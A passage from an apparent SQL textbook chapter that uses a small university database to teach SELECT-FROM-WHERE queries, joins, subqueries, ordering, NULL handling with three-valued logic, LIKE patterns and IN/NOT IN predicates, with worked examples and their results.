(c) Then, we compute the course identifier c_{max} such that $(c_{max}, N_{max}) \in G_{count}$ and $N_{max} = \max\{N_c \mid (c, N_c) \in G_{count}\}$. Hence, c_{max} is the course identifier of the course to which the maximum number of students N_{max} are enrolled.

(d) Finally, we look up the details of the course in the table **Course** whose identifier is c_{max}.

The first query of Example 4.1 can be answered using an elementary **SELECT**-**FROM**-**WHERE** query, which we describe in more detail in Section 4.1. The second query of Example 4.1 requires **negation** (e.g., in the form of set difference) and can be answered in multiple ways, for example by using nested queries (Section 4.2) or by using set-wise operators (Section 4.3). Finally, the third query of Example 4.1 requires **aggregation**, which we describe in more detail in Section 4.6.

In this chapter, we will continue to use the running example of a university database. In specific, we will use the database constructed by the SQL statements of Figure 4.1. In addition, we will use two tables **ListA** and **ListB** that represent lists of numbers as constructed by the SQL statements of Figure 4.2.

The tables **ListA** and **ListB** do not define **primary keys** and have **duplicate rows**. Furthermore, we did not specify **foreign keys** in this example database, e.g., one would expect a foreign key from *fid* in table **Course** to *id* in **Faculty**. This foreign key does not hold in the example database, however: e.g., the row $\langle cid : 3, name : \text{'Data Structures'}, fid : 3\rangle$ in the table **Course** uses a faculty identifier *fid* 3 that does not correspond to any faculty member defined in the table **Faculty**.

We will use these **deficiencies** in the database to illustrate how SQL queries deal with duplicate rows and with `NULL` values (e.g., `NULL` values that represent missing information).

4.1 SELECT-FROM-WHERE queries

The elementary structure of a basic SQL query can be summarized as follows:

```
SELECT output specification
FROM source tables
WHERE row conditions;
```

Basic SQL queries are evaluated in three steps:

1. First, the **FROM**-clause produces **input rows** as specified by a collection of **source tables**.

2. Next, the **WHERE**-clause **filters** these input rows by excluding all rows that do not meet the **row conditions**. The **WHERE**-clause is **optional**: if no filtering is necessary, then the **WHERE**-clause can be omitted.

3. Finally, the **SELECT**-clause describes how to **transform** each remaining input row into an output row as specified by the **output specification**.

```sql
CREATE TABLE faculty
(
    id INT NOT NULL PRIMARY KEY,
    name VARCHAR(200) NOT NULL,
    rank VARCHAR(20)
);

INSERT INTO faculty
VALUES (1, 'Ya-Ting', NULL),
       (2, 'Ximena', 'Assistant'),
       (4, 'Zoran', 'Associate');

CREATE TABLE course
(
    id INT NOT NULL PRIMARY KEY,
    name VARCHAR(200) NOT NULL,
    fid INT NOT NULL -- should have a foreign key to Faculty!
);

INSERT INTO course
VALUES (1, 'Discrete Mathematics', 1),
       (2, 'Databases', 2),
       (3, 'Data Structures', 3),
       (4, 'Advanced Databases', 2);

CREATE TABLE student
(
    id INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    dob DATE NOT NULL
);

INSERT INTO student
VALUES (1, 'Adriana', '2005-04-17'),
       (2, 'Bartel', '2005-10-06'),
       (3, 'Cecilia', '2002-07-04');
```

Figure 4.1: An example dataset illustrating an **university administration database** used throughout this chapter.

4.1.1 Returning a single table

In Section 3.2.4, we already illustrated the **simplest** possible query:

```sql
SELECT *
FROM T;
```

Due to the **FROM**-clause, this query will consider as input every row $\tau \in$ **T**. As there is no **WHERE**-clause, each of these rows will be used in the output. Finally, the **SELECT**-clause provides the output specification $*$ that specifies that all columns in the input row τ must be part of the output. Hence, the query will simply output the table **T**.

```sql
CREATE TABLE lista
(
    v INT
);

INSERT INTO lista
VALUES (1), (2), (2), (3), (3), (3), (4), (4), (4),
       (5), (5), (6), (7), (NULL), (NULL), (NULL);

CREATE TABLE listb
(
    v INT
);

INSERT INTO listb
VALUES (1), (2), (3), (4), (4), (5), (5), (5),
       (6), (6), (8), (NULL), (NULL);
```

Figure 4.2: An example dataset of two lists of numbers used throughout this chapter.

Example 4.3. The query

```sql
SELECT *
FROM course;
```

will return the content of the **Course** table and, hence, evaluate to the result of Figure 4.3.

Query Result		
id	*name*	*fid*
1	Discrete Mathematics	1
2	Databases	2
3	Data Structures	3
4	Advanced Databases	2

Figure 4.3: The result of the query of Example 4.3.

4.1.2 Restricting the columns in the output

Typically, we do not need all columns of the input rows in the output. Instead, we simply specify which columns we want in the output:

```sql
SELECT c1, ..., cn
FROM T;
```

In the above, the **SELECT**-clause provides the output specification c_1, ..., c_n that specifies that only the columns c_1, ..., c_n of the input rows must be in the output. The output specification $*$ can be combined with individual column names: each usage of $*$ represents all column names of the input rows.

Example 4.4. Consider the following three queries:

```sql
-- Query 1.
SELECT name
```

```
FROM course;

-- Query 2.
SELECT fid
FROM course;

-- Query 3.
SELECT name, fid
FROM course;

-- Query 4.
SELECT fid, *, id, *
FROM course;
```

These four queries evaluate to the result of Figure 4.4. We note that the query result for Query 2 is **not** a set: there are **two identical rows** $\langle fid : 2 \rangle$.

Query 1 Result

name
Discrete Mathematics
Databases
Data Structures
Advanced Databases

Query 2 Result

fid
1
2
3
2

Query 3 Result

name	*fid*
Discrete Mathematics	1
Databases	2
Data Structures	3
Advanced Databases	2

Query 4 Result

fid	*id*	*name*	*fid*	*id*	*id*	*name*	*fid*
1	1	Discrete Mathematics	1	1	1	Discrete Mathematics	1
2	2	Databases	2	2	2	Databases	2
3	3	Data Structures	3	3	3	Data Structures	3
2	4	Advanced Databases	2	4	4	Advanced Databases	2

Figure 4.4: The result of the four queries of Example 4.4.

4.1.3 Eliminating duplicates in the output

SQL uses **multiset** semantics: an SQL query can result in a table with **duplicate rows**. We have already illustrated this: see Query 2 in Example 4.4. The usage of **multiset** semantics has good reason: aggregated queries (such as the third query of Examples 4.1 and 4.2) often require **counting** duplicate rows. Whenever duplicate rows are not required, we can eliminate them using `SELECT DISTINCT` instead of `SELECT`.

Example 4.5. The query

```
SELECT DISTINCT fid
FROM course;
```

evaluates to the result of Figure 4.5. We note that the ordering of rows in the output will depend on whichever algorithm the RDBMS internally uses to eliminate duplicates. Hence, the ordering presented in Figure 4.5 is not guaranteed.

Query Result *fid*
1
3
2

Figure 4.5: The result of the query of Example 4.5.

4.1.4 Computing new output columns

The columns in the output of a query do not have to represent values present in the input. Alternatively, we can **compute new columns** in each output row, e.g., based on a constant value or on values in the input row:

1. If v is a constant value, then the output specification `v` will include a column with the constant value v in each row in the output.
2. If the input row has a column c and v is a constant value, then the output specification `c * v` will, for each input row τ, include a column with the value $\tau[c] \cdot v$ in the corresponding output row.
3. If the input row has columns c and d, then the output specification `c + d` will, for each input row τ, include a column with the value $\tau[c] + \tau[d]$ in the corresponding output row.

Example 4.6. Consider the following four queries:

```
-- Query 1.
SELECT 5
FROM course;

-- Query 2.
SELECT 5 * fid
FROM course;

-- Query 3.
SELECT fid + id
FROM course;

-- Query 4.
SELECT 5 * fid / id, *
FROM course;
```

These four queries evaluate to the result of Figure 4.6 as output. In these four queries, we did not specify the name of the computed columns. Hence, in Figure 4.6, we used the column name *?* to indicate that the names of the computed columns are unknown.

Query 1 Result *?*
5
5
5
5

Query 2 Result *?*
5
10
15
10

Query 3 Result *?*
2
4
6
6

Query 4 Result			
?	*id*	*name*	*fid*
5	1	Discrete Mathematics	1
5	2	Databases	2
5	3	Data Structures	3
2	4	Advanced Databases	2

Figure 4.6: The result of the four queries of Example 4.3.

SQL supports a wide range of operations and functions on values to perform common data-based computations. We will provide an overview of these operations and functions for common SQL data types in Section 4.5.

The query results shown in Figure 4.6 do not provide column names for the computed columns: as we did not specify column names, these computed columns do not have names. To assign a column name to an output column, we use output specifications of the form

```
expression AS column name
```

with **expression** a column name or computed value and **column name** the name of the column in the output. The keyword **AS** is optional: we can simplify the above output specification to `expression column name`.

Example 4.7. The query

```
SELECT 5 AS five, fid + id idsum, name AS course_name, fid faculty_id
FROM course;
```

will evaluate to the result of Figure 4.7.

Query Result			
five	*idsum*	*course_name*	*faculty_id*
5	2	Discrete Mathematics	1
5	4	Databases	2
5	6	Data Structures	3
5	6	Advanced Databases	2

Figure 4.7: The result of the query of Example 4.7.

4.1.5 Retrieving specific rows

Up till now, we have only seen queries that, given an input table **T**, produce an output row for each input row in **T**. To filter the input rows, we can use a **WHERE**-clause of the form `WHERE row conditions` in which **row conditions** is a **logical expression** consisting of (a logical combination of) predicates. Here, we will only briefly look at **comparison predicates**. In Section 4.2, we take a further look at the rich variety of the predicates supported by SQL.

Consider expressions r and s that produce values v and w (e.g., a constant value or a column name). For now, we assume that values v and w are not `NULL`. SQL supports the following comparison operators:

- r `=` s evaluates to the truth value $v = w$ (equality);
- r `<>` s evaluates to the truth value $v \neq w$ (inequality);
- r `<` s evaluates to the truth value $v < w$ (less than);
- r `>` s evaluates to the truth value $v > w$ (greater than);
- r `<=` s evaluates to the truth value $v \leqslant w$ (less-or-equal); and
- r `>=` s evaluates to the truth value $v \geqslant w$ (greater-or-equal).

Now assume expressions e_1 and e_2 are logical expressions that evaluate to the truth values t_1 and t_2. We can build larger logical expressions by combining predicates using the elementary logic operations:

- e_1 **AND** e_2 evaluates to the truth value $t_1 \wedge t_2$ (logical-and);
- e_1 **OR** e_2 evaluates to the truth value $t_1 \vee t_2$ (logical-or); and

- **NOT** e_1 evaluates to the truth value $\neg t_1$ (logical-not).

Finally, SQL provides a shorthand notation for logical expressions of the form `low <= e AND e <= high`: **e BETWEEN low AND high**.

Example 4.8. Consider the following five queries:

```
-- Query 1.
SELECT name
FROM course
WHERE id = 2;

-- Query 2.
SELECT name
FROM course
WHERE id <> 2;

-- Query 3.
SELECT name
FROM course
WHERE id <= 3 AND fid >= 2;

-- Query 4.
SELECT name
FROM course
WHERE fid < id;

-- Query 5.
SELECT name
FROM course
WHERE id BETWEEN 2 AND 3;
```

These queries evaluate to the result of Figure 4.8. Note that Query 4 does not make **practical sense**: faculty identifiers and course identifiers are unrelated and, as such, comparing them does not have real-world meaning. Still, the notation is valid SQL and, hence, the query can be evaluated.

Query 1 Result *name*	Query 2 Result *name*	Query 3 Result *name*	Query 4 Result *name*	Query 5 Result *name*
Databases	Discrete Mathematics Data Structures Advanced Databases	Database Data Structures	Advanced Databases	Databases Data Structures

Figure 4.8: The result of the five queries of Example 4.8.

4.1.6 Combining multiple source tables

Next, we will finally look at queries that create input rows using data from **multiple source tables**. Consider the following query that uses data from source tables $\mathbf{T}_1, \ldots, \mathbf{T}_n$:

```
SELECT output specification
FROM T1, ..., Tn;
```

The above query **joins** rows from $\mathbf{T}_1, \ldots, \mathbf{T}_n$: the query will join each combination of n rows $\tau_1 \in \mathbf{T}_1, \ldots, \tau_n \in \mathbf{T}_n$ into a single **input row** τ obtained by merging the rows $\tau_1, \ldots, \tau_n$ together. Hence, the input rows produced by the `FROM`-clause are those rows in the Cartesian product $\mathbf{T}_1 \times \ldots \times \mathbf{T}_n$.

As distinct tables can define identical column names, the row τ can have **multiple attributes** with the **same name**. To be able to refer to individual columns (e.g., in the `WHERE`-clause or `SELECT`-clause), we need to be able to identify specific columns c of source tables $\mathbf{T}$ in $\mathbf{T}_1, \ldots, \mathbf{T}_n$. If table $\mathbf{T}$ is used only once as a source in $\mathbf{T}_1, \ldots, \mathbf{T}_n$, then we can identify column c of table $\mathbf{T}$ by writing `T.c`. To simplify referring to specific tables, we can give tables an **alias name**. To give a table $\mathbf{T}$, used as a source table in a `FROM`-clause, the alias **name**, we write either `T AS name` or write `T name` in the `FROM`-clause.

As stated before, the **output specification** $*$ specifies that all columns in the input row must be part of the output. Hence, when multiple source tables are used, the output specification $*$ specifies that all columns from all source tables must be part of the output. If table $\mathbf{T}$ is used only once as a source in $\mathbf{T}_1, \ldots, \mathbf{T}_n$, then the output specification `T.*` specifies that all columns originating from table $\mathbf{T}$ must be part of the output. Likewise, if `name` is an alias of some table, then the output specification `name.*` specifies that all columns originating from the table referred-to by the alias `name` must be part of the output.

Example 4.9. Consider the following two queries:

```
-- Query 1.
SELECT *
FROM course, faculty;

-- Query 2.
SELECT C.id, faculty.*
FROM course AS C, faculty;
```

These two queries evaluate to the result of Figure 4.9. As the table **Course** has four rows and the table **Faculty** has three rows, the Cartesian product of these two tables has twelve rows.

Query 1 Result						Query 2 Result			
id	*name*	*fid*	*id*	*name*	*rank*	*id*	*id*	*name*	*rank*
1	Discrete Mathematics	1	1	Ya-Ting	NULL	1	1	Ya-Ting	NULL
2	Databases	2	1	Ya-Ting	NULL	2	1	Ya-Ting	NULL
3	Data Structures	3	1	Ya-Ting	NULL	3	1	Ya-Ting	NULL
4	Advanced Databases	2	1	Ya-Ting	NULL	4	1	Ya-Ting	NULL
1	Discrete Mathematics	1	2	Ximena	Assistant	1	2	Ximena	Assistant
2	Databases	2	2	Ximena	Assistant	2	2	Ximena	Assistant
3	Data Structures	3	2	Ximena	Assistant	3	2	Ximena	Assistant
4	Advanced Databases	2	2	Ximena	Assistant	4	2	Ximena	Assistant
1	Discrete Mathematics	1	4	Zoran	Associate	1	4	Zoran	Associate
2	Databases	2	4	Zoran	Associate	2	4	Zoran	Associate
3	Data Structures	3	4	Zoran	Associate	3	4	Zoran	Associate
4	Advanced Databases	2	4	Zoran	Associate	4	4	Zoran	Associate

Figure 4.9: The result of the two queries of Example 4.9.

Typically, SQL queries combine multiple source tables that are **related** to each other. Such queries usually only want to retrieve specific rows according to this relationship between the two tables. Consider, for example, two tables $\mathbf{T}$ and $\mathbf{S}$ such that table $\mathbf{T}$ has a column *foreign_id* that references the column *id* in table $\mathbf{S}$. When combining data from these two tables, we are mostly interested in the combination of rows $\tau_\mathbf{T} \in \mathbf{T}$ and $\tau_\mathbf{S} \in \mathbf{S}$ with $\tau_\mathbf{T}[\mathit{foreign_id}] = \tau_\mathbf{S}[\mathit{id}]$. We can retrieve such specific combinations by using a `WHERE`-clause:

```
SELECT *
FROM T, S
WHERE T.foreign_id = S.id;
```

In the above, the condition `T.foreign_id = S.id` is typically called the **join condition**: this condition determines which combinations of rows will be joined together.

Example 4.10. Consider the following three identical queries:

```
-- Query 1.
SELECT *
FROM course, faculty
WHERE course.fid = faculty.id;

-- Query 2.
SELECT *
FROM course AS C, faculty AS F
WHERE C.fid = F.id;

-- Query 3.
SELECT *
FROM course C, faculty F
WHERE C.fid = F.id;
```

Each of these three queries results in a table that combines **course names** with the **organizer names** detailing the name of the faculty member organizing the course. These three queries evaluate to the result of Figure 4.10.

Query Result					
id	*name*	*fid*	*id*	*name*	*rank*
1	Discrete Mathematics	1	1	Ya-Ting	NULL
2	Databases	2	2	Ximena	Assistant
4	Advanced Databases	2	2	Ximena	Assistant

Figure 4.10: The result of the three queries of Example 4.10.

Note that the output of these three queries do not include the course named Data Structures or the faculty member named Zoran. First, the course named Data structure is organized by a faculty member with identifier *fid* 3 and no such faculty member is defined in the table **Faculty**. Second, the faculty member Zoran has identifier *id* 4 and no course is defined in the table **Course** that is organized by a faculty member with identifier *fid* 4.

An SQL query can not only combine rows from multiple tables, but also multiple rows from a single table. By doing so we can, for example, identify rows with similarities within a table.

Example 4.11. Consider the following two identical queries:

```
-- Query 1.
SELECT C1.name, C2.name
FROM course AS C1, course AS C2
WHERE C1.fid = C2.fid AND C1.id <> C2.id;

-- Query 2.
```

```
SELECT C1.name, C2.name
FROM course C1, course C2
WHERE C1.fid = C2.fid AND C1.id <> C2.id;
```

Both queries output the names of a pair of **distinct** courses that are organized by the **same** faculty member. To find these pairs of **distinct** courses, we inspect every combination of two rows from the table **Course**. These two queries evaluate to the result of Figure 4.11.

Query Result	
name	*name*
Databases	Advanced Databases
Advanced Databases	Databases

Figure 4.11: The result of the first two queries of Example 4.11.

Next, consider the following query:

```
-- Query 3.
SELECT DISTINCT F.name
FROM course AS C1, course AS C2, faculty AS F
WHERE C1.fid = C2.fid AND C1.id <> C2.id AND F.id = C1.fid;
```

This query inspects every combination of rows in **Course** to identify faculty members that organize multiple courses. After finding these faculty members, the query looks up the name of each of these faculty members. This query evaluates to the result of Figure 4.12.

Query Result
name
Ximena

Figure 4.12: The result of Query 3 of Example 4.11.

Finally, we observe that an SQL query produces an output table. Such output tables can themselves be used as source tables for more complex queries. We typically call an SQL query that is used inside another SQL query a **subquery**. Subqueries are one of the main ways in which SQL supports **modularity**.

Example 4.12. Consider the following two queries

```
-- Query 1.
SELECT id
FROM faculty
WHERE rank = 'Assistant';

-- Query 2.
SELECT C.name
FROM course AS C,
     (SELECT id
      FROM faculty
      WHERE rank = 'Assistant') AS F
WHERE C.fid = F.id;
```

These two queries evaluate to the result of Figure 4.13.

Note that Query 2 uses Query 1 as a subquery: first, Query 1 finds the identifiers of faculty members that are assistants; then, Query 2 finds all courses organized by these assistants. The modularity of Query 2 will help when we are testing and debugging Query 2: we can first test and debug Query 1 independently to see whether the subquery behaves as expected.

Query 1 Result *id*
2

Query 2 Result *name*
Databases Advanced Databases

Figure 4.13: The result of the two queries of Example 4.12.

We will further look at combining multiple source tables in Section 4.4.

4.1.7 Ordering the rows in the output

In general, the ordering of rows in the evaluation result of an SQL query depends on the internals of the RDBMS that answers the query. If we require a specific ordering, then we can add an **ORDER BY**-clause to the query:

```
SELECT output specification
FROM source tables
WHERE row conditions
ORDER BY order specification;
```

The **order specification** specifies which attribute values are used to sort the output rows. To sort on **ascending** values for column *c*, we can use the order specification *c* or *c* **ASC**. To sort on **descending** values for column *c*, we can use the order specification *c* **DESC**.

If there are multiple rows with the same value for column *c*, then we can further sort these rows with respect to other columns by specifying multiple order specifications. For example, the order specification *c* **DESC**, *d* **ASC** will sort all rows on descending value for column *c*. Rows with the same value for column *c* will be further sorted on ascending value for column *d*.

We can sort rows not only on columns in the input, but also on values for newly-computed columns. Furthermore, the columns we sort on do not have to appear in the output.

Example 4.13. Consider the following four queries:

```
-- Query 1.
SELECT name
FROM course
ORDER BY name;

-- Query 2.
SELECT name
FROM course
ORDER BY name DESC;

-- Query 3.
SELECT name, fid
FROM course
ORDER BY fid DESC, name ASC;
```

```
-- Query 4.
SELECT *
FROM course
ORDER BY fid * id;
```

These four queries evaluate to the result of Figure 4.14.

Query 1 Result	Query 2 Result	Query 3 Result		Query 4 Result		
name	*name*	*name*	*fid*	*id*	*name*	*fid*
Advanced Databases	Discrete Mathematics	Data Structures	3	1	Discrete Mathematics	1
Data Structures	Databases	Advanced Databases	2	2	Databases	2
Databases	Data Structures	Databases	2	4	Advanced Databases	2
Discrete Mathematics	Advanced Databases	Discrete Mathematics	1	3	Data Structures	3

Figure 4.14: The result of the four queries of Example 4.13.

4.2 A further look at WHERE-clauses and row conditions

In Section 4.1.5, we briefly described the working of the WHERE-clause. We only looked at the simplest of row conditions, however: expressions that consists of a (logical combination of) comparisons of non-NULL values.

Next, we shall take a further look at logical expressions in SQL. First, in Section 4.2.1 and 4.2.2 we take a look at how SQL deals with comparisons with NULL values. Next, we take a look at advanced predicates supported by SQL.

4.2.1 Revisiting comparisons

Let *e* be an expression and consider the comparison *e* = 5. Intuitively, this comparison is either **true** whenever *e* evaluated to the value 5 or **false** whenever *e* does not evaluate to the value 5. The presence of NULL values complicates this intuition, however. If *e* evaluates to the dedicated value NULL, then this can be interpreted in many ways. For example,

1. The expression *e* represents an optional value and the dedicated value NULL should be interpreted as NOTHING. Clearly, in this case the comparison *e* = 5 is **false**.

2. The expression *e* represents a missing or hidden value *w* and the dedicated value NULL should be interpreted as the value *w*. Clearly, in this case the comparison *e* = 5 is **true** whenever the value *w* is the value 5.

As stated in Section 3.2, SQL does not assign any particular meaning to the dedicated value NULL. Hence, if expression *e* evaluates to NULL, then SQL does not know whether the comparison *e* = 5 should evaluate to **true** or **false**. To resolve this conundrum, SQL introduces a **third outcome**: as SQL does not know the result of the comparison *e* = 5 in this case, SQL will evaluate the comparison to the value UNKNOWN.

The above observation is central to any comparison in SQL:

Any comparison involving the value NULL results in the truth value UNKNOWN.

Due to the above, we cannot simply test whether an expression *e* evaluates to NULL: the comparisons *e* = NULL, *e* <> NULL, NULL = NULL, and NULL <> NULL all involve the value NULL and, hence, will all evaluate to the truth value UNKNOWN. To test whether an expression *e* evaluates to NULL, SQL introduces two special operations:

- *e* IS NULL evaluates to the truth value TRUE if *e* evaluates to NULL; and

- *e* **IS NOT NULL** evaluates to the truth value TRUE if *e* does not evaluate to NULL.

The introduction of UNKNOWN raises an immediate question: what does the **WHERE**-clause do with rows for which the row conditions evaluate to the truth value UNKNOWN. Here, SQL makes a simple choice: only input rows that are **guaranteed** to satisfy the row conditions are included. Hence, an input row will only be kept by the **WHERE**-clause if the row condition evaluates to TRUE for that row.

Example 4.14. Consider the six queries

```
-- Query 1.
SELECT name
FROM faculty
WHERE rank = 'Assistant';

-- Query 2.
SELECT name
FROM faculty
WHERE rank <> 'Assistant';

-- Query 3.
SELECT name
FROM faculty
WHERE rank = NULL;

-- Query 4.
SELECT name
FROM faculty
WHERE rank <> NULL;

-- Query 5.
SELECT name
FROM faculty
WHERE rank IS NULL;

-- Query 6.
SELECT name
FROM faculty
WHERE rank IS NOT NULL;
```

These six queries evaluate to the result of Figure 4.15.

Query 1 Result	Query 2 Result	Query 3 Result	Query 4 Result	Query 5 Result	Query 6 Result
name	*name*	*name*	*name*	*name*	*name*
Ximena	Zoran			Ya-Ting	Ximena
					Zoran

Figure 4.15: The result of the six queries of Example 4.14.

The introduction of UNKNOWN raises a second immediate question: how does the presence of a third truth value **impact logic**. Next, we will look at how SQL performs **logic** involving the truth value UNKNOWN.

4.2.2 The three-valued (ternary) logic

Normal (Boolean) logic only has two truth values (true and false). Due to the introduction of `UNKNOWN`, logic in SQL has **three truth values**: `TRUE`, `FALSE`, and `UNKNOWN`. We call such a logic a **three-valued** or **ternary** logic. Ternary logic in SQL is a generalization of traditional Boolean logic: SQL supports the same **logical operators** as traditional Boolean logic (e.g., logical-and, logical-or, and logical-not). As ternary logic is a generalization of traditional Boolean logic, we can easily describe how the logical operators deal with **three truth values** using simple **reasoning rules**:

1. **Conjunction (logical-and)**. Let v be any truth value. Regardless of the value v, traditional Boolean logic already teaches us that

   - $v \wedge \texttt{TRUE} \equiv v$;
   - $v \wedge \texttt{FALSE} \equiv \texttt{FALSE}$.

   We need one additional rule to fully deal with the truth value `UNKNOWN`:

   - $\texttt{UNKNOWN} \wedge \texttt{UNKNOWN} \equiv \texttt{UNKNOWN}$.

2. **Disjunction (logical-or)**. Let v be any truth value. Regardless of the value v, traditional Boolean logic already teaches us that

   - $v \vee \texttt{TRUE} \equiv \texttt{TRUE}$;
   - $v \vee \texttt{FALSE} \equiv v$.

   We need one additional rule to fully deal with the truth value `UNKNOWN`:

   - $\texttt{UNKNOWN} \vee \texttt{UNKNOWN} \equiv \texttt{UNKNOWN}$.

3. **Negation** (logical-not). Traditional Boolean logic already teaches us that

   - $\neg\texttt{TRUE} \equiv \texttt{FALSE}$;
   - $\neg\texttt{FALSE} \equiv \texttt{TRUE}$.

   We need one additional rule to fully deal with the truth value `UNKNOWN`:

   - $\neg\texttt{UNKNOWN} \equiv \texttt{UNKNOWN}$.

By following these rules, we can construct the full truth tables illustrated in Figure 4.16 for the three standard logical operators in ternary logic.

4.2.3 String comparisons and the `LIKE` keyword

The standard comparison operators described in Section 4.1.5 not only work when comparing numeric values, but also when comparing string values. If, for example, the expressions `r` and `s` evaluate to string values v and w, then `r = s` evaluates to the truth value $v = w$ and `r <= s` evaluates to the truth value `TRUE` if **v comes before w** with respect to a **lexicographical ordering** (i.e., how text is sorted in a dictionary).

Remark. When dealing with text comparisons, the exact **interpretation of characters** depends on the **collation** the RDBMS is configured to use. The collation determines the sort order of characters and the classification of characters. The specifics of the collation determine whether text comparisons are case-insensitive (the letters 'a' and 'A' are equivalent) or are case-sensitive (the letters 'a' and 'A' are not equivalent). In addition, the collation determines the ordering of accented letters, e.g., how letters 'a', 'ä', 'á', 'à', 'å', and 'æ' are ordered. As the usual ordering of such letters dependents on the language, each distinct collation an RDBMS supports typically implements the distinct rules of a given language. We refer to the manual of your RDBMS for further details on collations and localization settings your RDBMS supports.

Inputs		Results of logical operators		
v	w	$v \wedge w$	$v \vee w$	$\neg v$
FALSE	FALSE	FALSE	FALSE	TRUE
TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	TRUE	FALSE	TRUE	TRUE
TRUE	TRUE	TRUE	TRUE	FALSE
FALSE	UNKNOWN	FALSE	UNKNOWN	TRUE
TRUE	UNKNOWN	UNKNOWN	TRUE	FALSE
UNKNOWN	FALSE	FALSE	UNKNOWN	UNKNOWN
UNKNOWN	TRUE	UNKNOWN	TRUE	UNKNOWN
UNKNOWN	UNKNOWN	UNKNOWN	UNKNOWN	UNKNOWN

Figure 4.16: The truth tables for standard logical operators in ternary logic. The first four lines in these truth tables represent the truth tables of traditional Boolean logic.

As illustrated, the comparison `r = s` can verify whether the string expressions r and s evaluate to the same string values. For more complex comparisons, one can use **LIKE** predicates. Let r be an expression that evaluates to the string value v. The **LIKE** predicate of the form

```
r LIKE pattern
```

with **pattern** a search pattern will evaluate to the truth value TRUE if v matches the search pattern **pattern**. The search pattern **pattern** can use pieces of ordinary text (that match itself) and, in addition, can use two special wildcard symbols:

- **underscore (_)**. The underscore wildcard symbol matches a single arbitrary character; and
- **percentage (%)**. The percentage wildcard symbol matches zero-or-more arbitrary characters.

Example 4.15. Consider the following five queries

```
-- Query 1.
SELECT name
FROM faculty
WHERE name LIKE 'X%';
      -- name starts with 'X'.

-- Query 2.
SELECT name
FROM faculty
WHERE name LIKE '%n';
      -- name ends with 'n'.

-- Query 3.
SELECT name
FROM faculty
WHERE name LIKE '%n_';
      -- name ends with 'n' followed by one letter.

-- Query 4.
SELECT name
FROM faculty
```

```
WHERE name LIKE '%i%n%';
      -- name contains 'i' followed by 'n'.

-- Query 5.
SELECT name
FROM faculty
WHERE name LIKE '%i_%n%';
      -- name contains 'i', followed by something, followed by 'n'.
```

These five queries evaluate to the result of Figure 4.17.

Query 1 Result *name*	Query 2 Result *name*	Query 3 Result *name*	Query 4 Result *name*	Query 5 Result *name*
Ximena	Zoran	Ya-Ting Ximena	Ya-Ting Ximena	Ximena

Figure 4.17: The result of the five queries of Example 4.15.

If your search pattern needs to interpret the wildcard characters _ or % as normal characters in ordinary text, then the **LIKE** predicate can introduce an **escape character**. For example,

```
r LIKE pattern ESCAPE '$'
```

will introduce the escape character $ such that the sequences $$, $_, and $% represent the ordinary characters $, _, and %, respectively.

Several RDBMSs support string pattern matching using regular expressions, e.g., using **SIMILAR TO** predicates. Such capabilities are outside the scope of this course, however.

Finally, we remark that text of type **CLOB** typically does not support any complex operations (including comparisons and **LIKE**-predicates).

4.2.4 The IN and NOT IN keywords

Consider constants $v_1, \ldots, v_n$ and an expression e. We can write a logical expression that specifies that expression e should evaluate to a value v that is equivalent to one of these constants: we can write e = v_1 **OR** ...**OR** e = v_n. The notation

```
e IN (v1, ..., vn)
```

provides a convenient shorthand for such a predicate. Likewise, we can write a logical expression that specifies that expression e should evaluate to a value v that is different from all these constants: we can write e <> v_1 **AND** ...**AND** e <> v_n. The notation

```
e NOT IN (v1, ..., vn)
```

provides a convenient shorthand for such a predicate.

Example 4.16. Consider the queries

```
-- Query 1.
SELECT name
FROM course
WHERE id IN (1, 3);

-- Query 2.
```

```
SELECT name
FROM course
WHERE id NOT IN (1, 3);
```

These two queries evaluate to the result of Figure 4.18.

Query 1 Result *name*
Discrete Mathematics
Data Structures

Query 2 Result *name*
Databases
Advanced Databases

Figure 4.18: The result of the two queries of Example 4.16.

The **IN** and **NOT IN** predicates are not limited to fixed lists of values: as a table with a single column is a list of values, we can also use a query to generate a list of values. We call such a query a **nested query**.

Example 4.17. Consider the queries

```
-- Query 1.
SELECT name
FROM course
WHERE fid IN (SELECT id
              FROM faculty);

-- Query 2.
SELECT name
FROM course
WHERE fid NOT IN (SELECT id
                  FROM faculty);

-- Query 3.
SELECT name
FROM course
WHERE fid IN (SELECT id
              FROM faculty
              WHERE rank = 'Assistant');

-- Query 4.
SELECT name
FROM course
WHERE fid NOT IN (SELECT id
                  FROM faculty
                  WHERE rank = 'Assistant');
```

These four queries evaluate to the result of Figure 4.19.

Query 1 returns course names of courses organized by a known faculty member, whereas Query 2 returns course names of courses organized by an unknown faculty member. Query 3 returns course names organized by an assistant faculty member, whereas Query 4 returns courses not organized by an assistant faculty member. Note that Query 3 is equivalent to Query 2 of Example 4.12.

Consider a query of the form

```
SELECT output specification
```

Query 1 Result *name*
Discrete Mathematics Databases Advanced Databases

Query 2 Result *name*
Data Structures

Query 3 Result *name*
Databases Advanced Databases

Query 4 Result *name*
Discrete Mathematics Data Structures

Figure 4.19: The result of the four queries of Example 4.17.

```
FROM T
WHERE id IN (nested query);
```

In the above query, the **nested query** is evaluated within the scope of a single row $\tau \in \mathbf{T}$ from table **T**. Hence, the nested query can refer to individual values in the row τ. In this case, we say that the nested query is **correlated**.

Example 4.18. Consider the two queries

```
-- Query 1.
SELECT name
FROM course AS C1
WHERE fid IN (SELECT fid
              FROM course AS C2
              WHERE C1.id <> C2.id);

-- Query 2.
SELECT name
FROM course AS C1
WHERE fid NOT IN (SELECT fid
                  FROM course AS C2
                  WHERE C1.id <> C2.id);
```

These two queries evaluate to the result of Figure 4.20.

Let $\tau \in$ **Courses** be a row in **Courses** as considered by Query 1. Query 1 uses the nested query to find any other courses organized by the same faculty member (the faculty member with identifier $\tau[\mathit{fid}]$). Hence, Query 1 finds the names of courses organized by faculty members that organize multiple courses. Likewise, Query 2 finds the names of courses organized by faculty members that do not organize multiple courses. Note that Query 1 is very similar to the queries illustrated in Example 4.11.

Query 1 Result *name*
Databases Advanced Databases

Query 2 Result *name*
Discrete Mathematics Data Structures

Figure 4.20: The result of the two queries of Example 4.18.

4.2.5 The ALL and ANY (SOME) keywords

Consider an expression e that evaluates to a value v and a query q that evaluates to a list of values L. In Section 4.2.4, we have already seen that the predicates `e IN (q)` and `e NOT IN (q)` evaluate to `TRUE` when $v \in L$ and $v \notin L$, respectively. Both these predicates are special cases of **quantified comparisons**.

Let **op** be a comparison operator (one of =, <>, <, >, <=, or >=). SQL supports two types of general quantified comparisons:

